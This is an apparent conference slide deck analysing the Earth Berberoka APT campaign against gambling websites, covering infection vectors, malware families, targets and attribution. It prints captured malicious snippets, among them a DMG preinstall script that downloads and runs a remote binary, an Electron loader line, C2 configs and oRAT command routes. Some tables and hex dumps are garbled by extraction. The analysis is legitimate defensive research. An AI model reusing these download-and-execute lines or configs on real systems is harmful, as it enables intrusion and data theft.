

Earth Berberoka Operation Gambling Puppet

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Outline

- Introduction
- Infection vectors
- Malware toolkit
- Targets
- Infrastructure
- Attribution
- Conclusion





Introduction

Investigation started from an Xnote sample connected to **Operation DRBControl**'s domain name































Infection vectors



Website offering backdoored chat application







In Chinese language mì mì (密密) means "secret"




- Desktop chat application
 - Built with ElectronJS framework (multiplatform)
 - electron-main.js file references the malicious payload

```
if ("win32" === process.platform) (e = n(36).exec)(t.join(__statics, "deps", "USOPrivate"));
else if ("darwin" === process.platform) {
  var e = n(36).exec,
     r = t.join(__statics, "deps", "darwinx64");
e("chmod +x ".concat(r)), e(r)
```

▼			
↑ Name	Ext	Size	Date
(L.)		<dir></dir>	01/19/202
	dll	200,592	?
USOPrivate	dat	156,361	?
USOPrivate	exe	779,152	?












- Registration page is limited to certain countries
 - +86: China
 - +1: Canada
 - +1: USA
 - +852: Hong Kong
 - +853: Macao
 - +886: Taiwan
 - +63: Philippines
 - +65: Singapore
 - +66: Thailand
 - +81: Japan
 - +82: South Korea











 Persistent cross-site scripting in legitimate website to load a Javascript script from a third-party server



- The script does some checks and displays a message stating that the Flash player version is too old
- Then it calls Xss.php script, and redirects to a website linking a malicious installer

- Xss.php script probably collects some statistics about the victims
- Malicious installer's website is in Chinese language
 Adobe Flash Player

官方最新版本: 32.0.0.344







Server hosting JS and PHP script also hosts a login page



- "Xss平台" (Xss píng tái) means "XSS platform"
- Message mentions XSS results and free online XSS platforms





- Two different legitimate websites exploited
 - A news website aimed at the Chinese community of a big US city
 - An unknown website (offline when we checked)





Infection vector – DMG file

- Fake BitGet application (DMG file, MacOS)
 - Preinstall script downloads and executes malicious payload (oRAT)

```
#!/bin/bash
cd /tmp; curl -sL https://d.github.wiki/mac/darwinx64 -0; chmod +x darwinx64;
./darwinx64;
```

BitGet is a Singapore-based cryptocurrency exchange application







Malware toolkits



Malware toolkit – Overview

- Threat actor uses lot of malware families, across 3 different platforms
 - Windows
 - Linux
 - Mac
- Some malware families were previously known, others have not been publicly reported





Malware toolkit – Windows

- Known Windows malware families
 - PlugX
 - Gh0st
 - Cobalt Strike
 - Trochilus
 - Quasar RAT
 - Async RAT
 - DarkCrystal RAT (DC RAT)





Malware toolkit – Windows

- New Windows malware families
 - PuppetLoader
 - PuppetDownloader
 - oRAT
 - MFC downloader
 - HelloBot (priorly not seen on Windows)





Malware toolkit – Linux

- Known malware families
 - XNote
 - HelloBot
 - Pupy RAT
 - Reptile rootkit
- Unknown malware families
 - Unnamed Go RAT (recently found)





Malware toolkit – Mac

- Only malware found targeting Mac OS is oRAT
 - Also seen compiled for Windows platform





- Custom malware (backdoor)
- 5 stages

```
    35 18 07 00
    39 18 07 00
    60 00 01 00
    50 75 70 70

    65 74 4C 6F
    61 64 65 72
    2E 50 75 70
    70 65 74 2E


    43 6F 72 65
    2E 78 36 34
    2E 52 65 6C
    65 61 73 65

    2E 64 6C 6C
    60 52 75 6E
    60 53 74 6F
    70 00 00 00
```

```
5.. 9.. Pupp
etLoader.Puppet.
Core.x64.Release
.d1<mark>1</mark> Run Stop
```








- Flawed RC4 (swap operation implementation)
- Operation SWAP
 - implemented in 5 steps

step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp
3	Tmp = Tmp - S[j]
4	S[j] = Tmp
5	S[i] = S[i] - Tmp

```
i := 0
j := 0
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    K := S[(S[i] + S[j]) mod 256]
    output K
endwhile
```




step operation






step	operation
1	Tmp = S[i] + S[j]






step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp






step	operation
1	Tmp = S[i] + S[j]
2	S[i] = Tmp
3	Tmp = Tmp - S[j]






step	operation
1	Tmp = S[i] + S[j]
1	IIIIb - 2[i] + 2[j]
2	S[i] = Tmp
3	Tmp = Tmp - S[j]
4	S[j] = Tmp






step	operation
o o o p	
1	Tmp = S[i] + S[j]
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3	Tmp = Tmp - S[j]
4	S[j] = Tmp
5	S[i] = S[i] - Tmp





- When i==j, S[i] and S[j] point to the same address
- After swap operation, values should remain the same


step operation





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
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
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
step	operation
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
step	operation
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After each i==j RC4 internal state contains 1 more zero byte

```
080: D2 49 4C 31 93 E5 1D A9 |OIL1" & . @
                                                             080: D2 49 4C 31 93 E5 1D A9 |OIL1"å.@
088: A5 D5 3A C6 17 19 DD 21 I¥Õ:Æ..Ý
                                                             088: A5 D5 3A C6 17 19 DD 21 |¥0:E..Ý
090: 65 BF E4 14 38 26 AA 39 المنظور 84 39
                                                            990: 65 BF E4 14 38 26 AA 39 يَجْعِل 990: 65 BF E4 14 38 26 AA
098: 71 24 69 D9 16 A2 00 IE |q$iÙ.¢.
                                                            098: 71 24 69 D9 16 A2 00 1E |q$iÙ.¢..
0A0: E0 4B 70 3B F8 2E 5F EF | aKp; ø. ï
                                                            0A0: E0 4B 70 3B F8 2E 5F EF | akp;ø._ i
OA8: 45 67 C1 OC O5 C3 B2 B6 | EσÁ..ú¶
                                                            0A8: 45 67 C1 0C 05 C3 B2 B6 | EσÁ..ú¶
0B0: 27 1C 8D E7 D0 F1 FE FF | '.cĐñbÿ
                                                            0B0: 27 1C 8D E7 D0 F1 FE FF | '.cĐñbÿ
0B8: 9A A8 40 FD 5C 51 C4 25 | $ "@ \Q A8
                                                            OB8: 9A A8 40 FD 5C 51 C4 25 | $"@ý\QÄ%
OCO: 75 13 E8 8F 56 53 59 9F lu.èVSYŸ
                                                             OCO: 75 13 E8 8F 56 53 59 9F lu. AVSYŸ
OC8: 5A ED DB A3 32 2F 30 EC |ZíÛ£2/0ì
                                                             OC8: 5A ED DB A3 32 2F 30 EC |ZíÛ£2/0ì
ODO: 41 28 C2 AF 4A 78 OA 9D |A(Â-Jx.
                                                            ODO: 41 28 C2 AF 4A 78 OA 9D |A(Â-Jx.
OD8: F6 95 18 5D C5 5E 9C D8 |ö•.]Å^œØ
                                                            OD8: F6 95 18 5D C5 5E 9C D8 |ö•.]Å^œØ
OEO: 8B 84 62 D3 F9 2C CA F3 |< "bÓù, Êó
                                                             0E0: 8B 84 62 D3 F9 00 CA F3 |< "bÓù.Êó
OE8: 88 F4 3F 02 2B 57 4E 4F | ^ô?.+WNO
                                                            OE8: 88 F4 3F 02 2B 57 4E 4F | ^ô?.+WNO
OFO: E3 OF 20 12 3C A4 A0 B0 | a. .< * *
                                                            OFO: E3 OF 20 12 3C A4 A0 B0 |ã. .<¤ °
                                                            OF8: BA EA 04 54 C8 9E CF 74 | °ê.TÈžÏt
OF8: BA EA 04 54 C8 9E CF 74 | °ê.TÈŽÏt
```

RC4 internal state is not permutation of all 0x00-0xFF bytes anymore





- 2 other malware families using the same flawed RC4 implementation
 - PuppetDownloader, C++ malware downloading second stage
 - <u>TigerPlug</u>, userland rootkit spreading PlugX via RDP





- Stage 1 Stealthy Loader
 - Starts loading a legitimate DLL from Windows\System32 directory
 - Replace it with malicious code on the fly
 - Hook NTDLL's:
 - NtQueryAttributesFile, NtOpenFile, NtCreateSection, NtMapViewOfSection, NtQuerySection and ZwClose
 - Use undocumented ntdll's APIs RtlPushFrame, RtlPopFrame and RtlGetFrame to avoid recursive hooking problem





'LDFM' frame \$+30 \$+40 \$+50 \$+60 \$+70 6C 00 00 00 01 00 00 00 64 00 6C 00 6C 00 00 00 \$+80 \$+90 \$+A0 \$+B0 \$+C0 77 00 73 00 5C 00 73 00 79 00 73 00 74 00 65 00 w.s.\.s.y.s.t.e. \$+D0 6D 00 33 00 32 00 5C 00 61 00 73 00 79 00 63 00 m.3.2.\.a.s.y.c. \$+E0 69 00 6C 00 74 00 2E 00 64 00 6C \$+F0

 Base address of malicious payload; buffer size; SizeOfImage; file name lz32.dll; file name asycfilt.dll; handle to open lz32.dll





- LdrLoadDll asycfilt.dll
- NtOpenFile: if asycfilt.dll is being open, then replace it with lz32.dll
- NtCreateSection: if FileHandle matches to previously opened *lz32.dll*, then fix section's MaximumSize to correspond the size of the malicious payload
- NtMapViewOfSection: fix pViewSize to be the same as new SizeOfImage; copy malicious payload
- NtQuerySection: compute the difference between loaded and preferred ImageBase; if not equal return STATUS IMAGE NOT AT BASE
- LdrLoadDll rebases malicious payload, load all dependencies





 Effects of stealthy loader on PEB_LDR_DATA and Process Monitor outputs

```
C:\Windows\system32\SHLWAPI.dll
300007FEFE610000
300007FEFE621E20
C:\Windows\system32\asycfilt.dll
300000001E70000
300000001E80BB4
C:\Windows\system32\psapi.dll
3000000077070000
300000007707106C
C:\Windows\system32\Advapi32.dll
300007FEFE69000
300007FEFE69000
C:\Windows\SYSTEM32\sechost.dll
300007FEFE69000
```

```
        10:33:...
        7 a3d3a7aac4b4...
        2564
        CreateFile
        C:\Windows\System32\z32.dll
        SUCCESS

        10:34:...
        7 a3d3a7aac4b4...
        2564
        QueryBasicInfor...C:\Windows\System32\z32.dll
        SUCCESS

        10:34:...
        7 a3d3a7aac4b4...
        2564
        CloseFile
        C:\Windows\System32\z32.dll
        SUCCESS
```





- Stage 2 dropper
 - Drops:
 - CPuppetProcessFileSharer
 - Config.ini
 - .DLL file, BasicLoader
 - .BMP file with encrypted Core
 - .BMP file with encrypted Client.MainConsole
 - Starts: BasicLoader





- Stage 3 BasicLoader
 - Search directories in Users\\Public (Desktop, Documents, Downloads, Music, Pictures, Videos) for .BMP files
 - Tiny BMP file (33x11 pixels) with overlay



- Overlay encrypted wit the same flawed RC4 algorithm
- RC4 password is hardcoded within overlay data
- Both module name and module content are encrypted and stored in the overlay





- Stage 4 Core
 - Start system logger thread (RC4 encrypted, same algorithm)


```
[2021-09-10:10:39:56][{7D8DA9DC-1F3B-2E5C-AA59-9418E652E4AA}] - [+] - [-NoModuleLoadDLL-
-DisplayName=KeepAuthority.Client.MainConsole.x64.Release -InvokeMethodName=Run -InokeMethodParam=NULL]
[2021-09-10:10:39:56][{78106D5F-CD1A-A8C4-A625-6863092B4BBA}] [+] Host=[lqw6etagydbn2peifj8hf.fbi.am:53]
[2021-09-10:10:39:56][{7D8DA9DC-1F3B-2E5C-AA59-9418E652E4AA}] · [+] · Load
[KeepAuthority.Client.MainConsole.x64.Release].[Run].
```

Handle command line arguments

	Cmdline argument	explanation
	-DisplayName	
	-InokeMethodParam	
	-InvokeMethodName	
	-NoModuleLoadDLL	Stealthy loader (like stage 1)
C	-LoadShellcode	Load binary blob



- Stage 5 Client.MainConsole
 - Interactive shell, Upload, Download, List files, Terminate process, List processes, Install module, Login callback, Enumerate RDP sessions
 - C&C communication, UDP with 16-byte RC4 encryption





Malware toolkit – oRAT

- Multiplatform (Win, Mac) RAT written in Golang
- AES-GCM encrypted configuration in overlay
- Features:
 - Gateway (traffic forwarder)
 - Communication (tcp, stcp, sudp)
 - Runs local server, registers 'routes'
 - Attacker directly connects

 Gate
 executes commands via GET/POST requests

```
"Local": {
        "Network": "sudp",
        "Address": ":5555"
},
"C2": {
        "Network": "stcp",
        "Address": "darwin.github.wiki:53"
},
"Gateway": false
```



Malware toolkit – oRAT

Registered routes

GET /agent/info

GET /agent/ping

POST /agent/upload

GET /agent/download

GET /agent/screenshot

GET /agent/zip

GET /agent/unzip

GET /agent/kill-self

GET /agent/portscan

GET /agent/proxy

GET /agent/ssh

GET /agent/net

```
func main() {
   http.HandleFunc("/hello", hello)
   http.HandleFunc("/headers", headers)

http.ListenAndServe(":8090", nil)
}
```

https://gobyexample.com/http-servers



Malware toolkit – Xnote/HelloBot

- Malware families reported in <u>2015</u> and <u>2018</u>
- Not known to be used for espionage
- Typical RAT features
- Both families embed a XOR-encrypted configuration file
 - Contain campaign identifiers/notes
 - Some of them related to gambling
 - Contain Chinese comments (HelloBot)

```
[main]
;上线域名端口
host0=win.googie.ph:443
;组名称
group=windows
;设置互斥, 为空不设置互斥体
mutex=
;自启动注册表键值
autorun_key=ctfmon
;安装后的文件名 注意:目录必须存在
install_path=c:\windows\system32\ctfmon3.jpg
;上线间隔 5 秒重连一下
retry interval=5
```



Malware toolkit – Xnote/HelloBot

Command seen in multiple HelloBot configurations:

```
cmd0="fuser -k /tmp/.wq4sMLArXw"
```

- Such command is run periodically by the malware's monitoring process, and it kills every process accessing "/tmp/.wq4sMLArXw" file
- "/tmp/.wq4sMLArXw" is a file created by Xnote malware to check if the system is already infected
- Thus, HelloBot kills running Xnote instances







Targets



Targets

- We used 3 sources to find targets
 - Our telemetry
 - Decrypted malware configurations
 - Keylogs found in the wild





Targets – Telemetry

- 15 downloads of fake Flash downloader, all from China
- 5 redirects from a legitimate news website, all from US
- 3 redirects from an unknown website, 2 from HK, one from

MY

1 PlugX DLL detected in TW



Targets – Keylogs

- We found multiple keylog files of victims compromised by this threat actor
 - 2 Chinese gambling websites
 - 1 Malaysian hosting provider





Targets – Configuration files

- Configuration files of Xnote/HelloBot contained some words that might refer to the targets
 - yabo -> gambling/betting website
 - W88 -> gambling/betting website
 - gamebox -> Shanghai-based gaming company
 - caipiao -> "lottery ticket"
 - *** -> related to a Russian defense company





Targets

 Targets are mainly in China, but also in Southeast Asian countries, Russia and US

- Main targeted industry is gambling
- But also
 - 1 company in defense
 - 1 company in education
 - 2 companies in IT services
 - 1 company in electronics manufacturing









- Big infrastructure
 - ~50 C&C
 - More than 150 related subdomains
 - 13 different RAT families -> 13 different backend
- Many of the domain names use CloudFlare
- Sometimes multiple subdomains of a root domain are linked to different malware families













- Some domain names have a meaning in Chinese language
 - daj8.me
 - "daj8" ("大鸡巴") means "big dick"
 - wocaonima.daj8.me
 - "wocaonima" ("我肏你媽") means "I f*ck your mother"
 - shabi.daj8.me
 - "shabi" ("傻屄") means "asshole"
- Is the threat actor trying to pass a message?







Attribution



Attribution

- Threat actor speaks Chinese language
 - XSS platform offered in a Chinese forum, panel written in Chinese
 - Malware panel in Chinese
 - HelloBot decrypted configuration files contain comments in Chinese
 - Fake websites and chat application written in Chinese
 - PlugX and gh0st malwares known to originate from China




快递到家总控:

"home delivery master controller"



Attribution – links to known groups





Conclusion



Takeaways

- Infrastructure pivoting helps linking apparently unrelated malware families
- Analyzing flaws in crypto algorithms and searching for shared encryption keys is useful for correlation
- Decrypting malware configurations brings additional information
- Checking stolen Authenticode certificates can give hints on attribution





Conclusion

- Advanced threat actor with big infrastructure and development capabilities
- Large toolkit of malware families working on multiple platforms
- Targets mostly, but not limited to, gambling industry in Southeast Asia
- Links to known Chinese threat actors





References

New APT Group Earth Berberoka Targets Gambling Websites
 With Old and New Malware (blogpost, April 27th, 2022)

Exposing Earth Berberoka: A Multiplatform APT Campaign
 Targeting Online Gambling Sites (blogpost, May 24th, 2022)

 Operation Earth Berberoka: An Analysis of a Multivector and Multiplatform APT Campaign Targeting Online Gambling Sites (whitepaper, May 24th, 2022)



